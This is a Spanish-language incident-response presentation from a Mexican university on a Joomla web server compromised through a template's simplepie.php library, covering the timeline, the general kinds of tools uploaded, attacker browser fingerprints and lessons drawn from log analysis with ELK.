UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

¿Cúando ocurrió el compromiso?

- Existe evidencia de multiples ataques, pero las primeras interacciones exitosas se dan el 9 de noviembre de 2019. Que definimos como la fecha inicial de compromiso.

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

LI2CIA

¿Cómo ocurrió el compromiso?

- Los registros siguientes muestran que la librería simplepie.php de la plantilla joomspirit_99 tiene algunos problemas, que son utilizados para subir el resto de las herramientas.

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

LI2CIA

¿Qué tanto acceso tuvieron los atacantes?

- Este punto no es claro debido que hay registros de intento de subir otras herramientas, pero el uso dado a dichas herramientas es incierto al no ser capturado por los registros de apache. Afortunadamente ese servidor no se tiene otro tipo de acceso desde el exterior.

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

¿Qué herramientas se utilizaron y para qué?

- Se identifican tres herramientas claramente, un **proxy**, que debido a la configuración del apache, no se pueden redirigir las peticiones y el proxy no funciona. Las otra herramienta sirven para **subir archivos** al sistema, y la otra para **descargar instrucciones** de un sistema remoto.

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ


LI2CIA

¿Qué información se puede obtener de los atacantes?

- No podemos obtener la dirección ip de origen por el proxy de la universidad.
- De los identificadores de los navegadores, podemos observar 40 combinaciones diferentes. Firefox fue visto 22 veces en diferentes versiones para Windows, MacOS, Linux y Ubuntu. Chrome fue visto 11 veces para Windows y MacOS, Chromium para linux una vez, Opera para Windows, Curl una vez y 4 posibles IE para Windows.

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

LI2CIA


Distribucion de acceso a las Herramientas
por horas
acceso
hora
0
10
20
30
40
50
60
0 1 2 3 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23

Conclusiones

- No existe la información suficiente para detallar un análisis más profundo de los alcances del compromiso. Las herramientas utilizan valores pasados por llamadas POST, las cuales no son almacenadas en los logs del sistema. Los registros de error fueron de gran ayuda para identificar el momento del compromiso y también los resultados de algunas herramientas al ser ejecutadas en el servidor desde los scripts de php.
- El framework ELK fue muy útil para identificar y graficar información sobre los accesos. El lenguaje KQL definido por el framework facilita las búsquedas complejas.

UNIVERSIDAD POLITÉCNICA DE SAN LUIS POTOSÍ

LI2CIA